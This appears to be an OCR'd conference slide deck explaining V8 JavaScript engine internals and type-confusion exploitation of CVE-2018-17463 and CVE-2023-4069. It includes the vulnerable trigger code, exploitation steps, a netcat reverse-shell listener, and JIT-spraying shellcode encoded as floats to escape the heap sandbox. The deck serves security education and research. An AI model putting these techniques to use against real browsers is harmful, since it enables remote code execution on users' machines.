
V8 Pipeline bird's-eye view



V8 Pipeline (2022)




V8 Pipeline (2024)



V8 JavaScript execution

Types, Bytecode and JIT compilation



JavaScript Execution in V8

- Regular JS is executed by V8 interpreter, named Ignition
- It takes **bytecode** as an input and execute it via the JS virtual machine
- The virtual machine is responsible for generating and executing machine code

JavaScript Bytecode

```
function addtwo(obj) { return 2 + obj.x; }
```

```
d8> addtwo({x:13});
...
 000002730019B65E @    0 : 0d 02              LdaSmi [2]
 000002730019B660 @    2 : c5                 Star0
 000002730019B661 @    3 : 2d 03 00 01        GetNamedProperty a0, [0], [1]
 000002730019B665 @    7 : 38 fa 00           Add r0, [0]
 000002730019B668 @   10 : aa                 Return
```

Just-in-Time Compilation

- The interpreter-generated code is not optimal when functions are executed too often.

  How do we solve this?

- **Just-in-Time *(JIT)* Compilation**

JS Objects and Values Type

```
// Inheritance hierarchy:
// - Object
//   - Smi          (immediate small integer)
//   - HeapObject   (superclass for everything allocated in the heap)
//     - JSReceiver  (suitable for property access)
//       - JSObject
//     - Name
//       - String
//     - HeapNumber
//     - Map
//     ...



Smi:        [32 bit signed int] [31 bits unused] 0
HeapObject: [64 bit direct pointer]            | 01
```

JavaScript’s Loose Typing

// C++

```
int add(int a, int b){ return a + b;
}
```

lea eax, [rdi + rsi] ret

// JavaScript

```
function add(a, b) {
return a + b; }
```

?

Maps

```
var obj1 = {};
obj1.x = 1;
obj1.y = 2;
```

```
d8> %DebugPrint(obj1)
DebugPrint: 0000023A0004BF59: [JS_OBJECT_TYPE]
 - map: 0x023a0019a561 <Map[20](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x023a00184879 <Object map = 0000023A00183EB5>
 - elements: 0x023a00000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x023a00000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0000023A00002BB9: [String] in ReadOnlySpace: #x: 1 (const data field 0), location: in-object
    0000023A00002BC9: [String] in ReadOnlySpace: #y: 2 (const data field 1), location: in-object
 }
0000023A0019A561: [Map] in OldSpace
 - type: JS_OBJECT_TYPE
 - instance size: 20
 - inobject properties: 2
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: 2
 - stable_map
 - back pointer: 0x023a0019a519 <Map[20](HOLEY_ELEMENTS)>
 - prototype_validity cell: 0x023a00000ab9 <Cell value= 1>
 - instance descriptors (own) #2: 0x023a0004bf89 <DescriptorArray[2]>
 - prototype: 0x023a00184879 <Object map = 0000023A00183EB5>
 - constructor: 0x023a001843bd <JSFunction Object (sfi = 0000023A00146B8D)>
 - dependent code: 0x023a00000229 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
 - construction counter: 0
```

Maps

```
var obj1 = {};
obj1.x = 1;
obj1.y = 2;
```

```
var obj2 = {};
obj2.x = 2;
obj2.y = 3;
```

```
d8> %DebugPrint(obj2)
DebugPrint: 0000023A0004DC45: [JS_OBJECT_TYPE]
 - map: 0x023a0019a561 <Map[20](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x023a00184879 <Object map = 0000023A00183EB5>
 - elements: 0x023a00000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x023a00000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0000023A00002BB9: [String] in ReadOnlySpace: #x: 2 (const data field 0), location: in-object
    0000023A00002BC9: [String] in ReadOnlySpace: #y: 3 (const data field 1), location: in-object
 }
0000023A0019A561: [Map] in OldSpace
 - type: JS_OBJECT_TYPE
 - instance size: 20
 - inobject properties: 2
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: 2
 - stable_map
 - back pointer: 0x023a0019a519 <Map[20](HOLEY_ELEMENTS)>
 - prototype_validity cell: 0x023a00000ab9 <Cell value= 1>
 - instance descriptors (own) #2: 0x023a0004bf89 <DescriptorArray[2]>
 - prototype: 0x023a00184879 <Object map = 0000023A00183EB5>
 - constructor: 0x023a001843bd <JSFunction Object (sfi = 0000023A00146B8D)>
 - dependent code: 0x023a00000229 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
 - construction counter: 0
```

Turbofan

- V8 optimized JIT compiler
- Converts the bytecode to a custom Intermediate Representation (IR)
- The IR is a graph made of the following components:
    - Nodes (operations)
    - Control-Flow-Edges
    - Data-Flow Edges (input/output)

Turbofan JIT Compiler Operation

1. **Graph Building:** Analyze bytecode and runtime types, making speculations about operation types, and safeguarding them with speculation guards.

2. **Optimization:** Code transformation that enhances execution speed or memory footprint without affecting correctness.

3. **Lowering:** Lowered to machined code and written to memory

Speculation Guards

- No guarantee that maps will stay the same for a given object in time

- The Ignition interpreter generates feedback, which is used by Turbofan to make informed type speculations.

```
; Ensure is Smi
test rdi, 0x1
jnz bailout
; Ensure has expected Map
cmp QWORD PTR [rdi-0x1], 0x12345601
jne bailout
```

JIT example

```
function hot_function(obj) {
return obj.a + obj.b; }

for (let i=0; i < 10000; i++) {
        hot_function({a:i, b: i }); }
```

Redundancy Elimination

```
function foo(o) {
return o.a + o.b;
}
```

CheckHeapObject o

CheckMap o, map1

r0 = Load [o + 0x18]

~~CheckHeapObject o~~

~~CheckMap o, map1~~

r1 = Load [o + 0x20]

r2 = Add r0, r1


CheckNoOverflow

Return r2

WHAT COULD POSSIBLY

GO WRONG?

Type Confusion Vulnerabilities



Type Confusion Bugs 101

- JIT engines = Highly Complex Systems -> high % of bugs
- The JIT engine assumes that data is of one type at compile time
- However, at runtime type changes without the related type checks
- Type Confusions might lead to OOB R/W and code execution

CVE 2018-17463

Pre Heap-Sandbox Era

CVE 2018-17463

```
#define CACHED_OP_LIST(V)
 ...
V(CreateObject, Operator::kNoWrite, 1, 1)
...
```

CVE 2018-17463 – Object Creation

```
// 9.1.12 ObjectCreate ( proto [ , internalSlotsList ] )
// Notice: This is NOT 19.1.2.2 Object.create ( O, Properties )
MaybeHandle<JSObject> JSObject::ObjectCreate(Isolate* isolate,
                                             Handle<Object> prototype) {
  // Generate the map with the specified {prototype} based on the Object
  // function's initial map from the current native context.
  // TODO(bmeurer): Use a dedicated cache for Object.create; think about
  // slack tracking for Object.create.
  Handle<Map> map =
      Map::GetObjectCreateMap(isolate, Handle<HeapObject>::cast(prototype));

  // Actually allocate the object.
  return isolate->factory()->NewFastOrSlowJSObjectFromMap(map);
}
```

CVE 2018-17463 – GetObjectCreateMap

```
// static
Handle<Map> Map::GetObjectCreateMap(Isolate* isolate,
                                    Handle<HeapObject> prototype) {
  Handle<Map> map(isolate->native_context()->object_function().initial_map(),
                  isolate);
  if (map->prototype() == *prototype) return map;
  if (prototype->IsNull(isolate)) {
    return isolate->slow_object_with_null_prototype_map();
  }
  if (prototype->IsJSObject()) {
    Handle<JSObject> js_prototype = Handle<JSObject>::cast(prototype);
    if (!js_prototype->map().is_prototype_map()) {
      JSObject::OptimizeAsPrototype(js_prototype); // <== Side Effect
    }
```

CVE 2018-17463 - Maps Confusion

```
function vuln(obj) {
    %DebugPrint(obj);
    Object.create(obj)
    %DebugPrint(obj);
    return obj;
}
```

```
d8> o = {x:13};
d8> vuln(o);
DebugPrint: 000003640578F781: [JS_OBJECT_TYPE]
 - map: 0x02eba628c201 <Map(HOLEY_ELEMENTS)> [FastProperties]
...

DebugPrint: 000003640578F781: [JS_OBJECT_TYPE]
 - map: 0x02eba628c2a1 <Map(HOLEY_ELEMENTS)> [DictionaryProperties]
...
```

CVE 2018-17463 – Exploitation Steps

- **Obtain relative R/W**
- **Obtain arbitrary R/W**
- **Code Execution?**

```
0:000> !vprot 0000022803E86A90
BaseAddress:            0000022803e86000
AllocationBase:         0000022803e30000
AllocationProtect:      00000004  PAGE_READWRITE
RegionSize:             0000000000001000
State:                  00001000  MEM_COMMIT
Protect:                00000004  PAGE_READWRITE
Type:                   00020000  MEM_PRIVATE
```

CVE 2018-17463 – WebAssembly Shellcode

- **In browser client-side execution to support C/C++**
- **JIT Compiled by Liftoff**
- **WASM jump tables pages are RWX ☺**

kali@kali: ~

File Actions Edit View Help

kali@kali: ~ × kali@kali: ~ ×

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
```

Command Prompt × Windows PowerShell ×

```
C:\dev\v8\v8\out\8_7_1_0>x64.debug\d8.exe  ./final.js
```

CVE 2023-4069

Modern Era Heap-Sandbox


Heap V8 Sandbox - Goals

- Up until now: **x2 vulnerabilities** needed to get system foothold
    - Renderer
    - Process Sandbox

- Now V8 Heap Sandbox’s adds an extra layer of defense: **x3 vuln needed**
    - Renderer
    - Heap Sandbox
    - Process Sandbox

V8 Heap Sandbox (Ubercage) – Key Features

- Rolled out ~2022
- SW-based
- Isolated Heap
- Pointer Table



Heap V8 Sandbox (Ubercage) – In Practice

- Pre Heap Sandbox

```
lldb) x/9wx 0x2507080c5f7c
0x2507080c5f7c: 0x08281181 0x080406e1 0x080406e1 0x00001000
0x2507080c5f8c: 0x00000000 0x07845c00 0x00000001 0x07632708
0x2507080c5f9c: 0x00000001
```

- With Heap Sandbox

```
(lldb) x/8wx 0x2507080c5f7c
0x2507080c5f7c: 0x08281181 0x080406e1 0x080406e1 0x00001000
0x2507080c5f8c: 0x00000000 0x00000000 0x0000045c 0x00000042
```

CVE 2023-4069 – Type Confusion in Maglev

- **Maglev** is the new mid-tier compiler
- It generates less optimized code, but it does that quicker than **Turbofan**
- **CVE 2023-4069**: failure check while creating a default receiver object
- The **same map** is used for a different type (sounds familiar?)

CVE 2023-4069 – Heap Sandbox Escape

- Standard **WASM** shellcode is not possible anymore due to Heap Sandbox
- However, not every pointer in the V8 heap is an offsets
- JIT compiled **function pointers** are still present as full pointers
- **Solution**? Modifying the function pointer to jump right into ***JIT-Spraying*** shellcode

CVE 2023-4069 – JIT-Spraying Shellcode (1)

```
const shellcode = () =>{return [1.1, 2.2, 3.3];} %PrepareFunctionForOptimization(shellcode);
shellcode();
%OptimizeFunctionOnNextCall(shellcode);
shellcode();
%DebugPrint(shellcode);
```

CVE 2023-4069 – JIT-Spraying Shellcode (2)

```
0:020> u 00007ff6`e0044040 L30
00007ff6`e0044040 8b59f4           mov     ebx,dword ptr [rcx-0Ch]
00007ff6`e0044043 4903de           add     rbx,r14
00007ff6`e0044046 f7431700000020   test    dword ptr [rbx+17h],20000000h
00007ff6`e004404d 0f85edd348a5     jne     d8!Builtins_CompileLazyDeoptimizedCode
00007ff6`e0044053 55               push    rbp
00007ff6`e0044054 4889e5           mov     rbp,rsp
00007ff6`e0044057 56               push    rsi
00007ff6`e0044058 57               push    rdi
00007ff6`e0044059 50               push    rax
...
00007ff6`e0044094 49ba9a9999999999f13f mov r10,3FF199999999999Ah
00007ff6`e004409e c4c1f96ec2       vmovq   xmm0,r10
00007ff6`e00440a3 c5fb114107       vmovsd  qword ptr [rcx+7],xmm0
00007ff6`e00440a8 49ba9a99999999990140 mov r10,400199999999999Ah
00007ff6`e00440b2 c4c1f96ec2       vmovq   xmm0,r10
00007ff6`e00440b7 c5fb11410f       vmovsd  qword ptr [rcx+0Fh],xmm0
00007ff6`e00440bc 49ba6666666666660a40 mov r10,400A666666666666h
```

```
0:020> .formats 3FF199999999999Ah
Evaluate expression:
  Hex:     3ff19999`9999999a
  Decimal: 4607632778762754458
  Decimal (unsigned) : 4607632778762754458
  Octal:   0377614631463146314632
  Binary:  00111111 11110001 10011001 10011001 10011001
  Chars:   ?.......
  Time:    Mon Jan  4 09:24:36.275 16202 (UTC + 2:00)
  Float:   low -1.58819e-023 high 1.8875
  Double:  1.1
```

CVE 2023-4069 – JIT-Spraying Shellcode (3)

```
const shellcode2 = () =>{return[1.9711828988902654e-246, 1.9711828988941678e-246, -
6.828527034445337e-229];;} %PrepareFunctionForOptimization(shellcode2);
shellcode2();
%OptimizeFunctionOnNextCall(shellcode2);
shellcode2();
%DebugPrint(shellcode2)
```

CVE 2023-4069 – JIT-Spraying Shellcode (4)

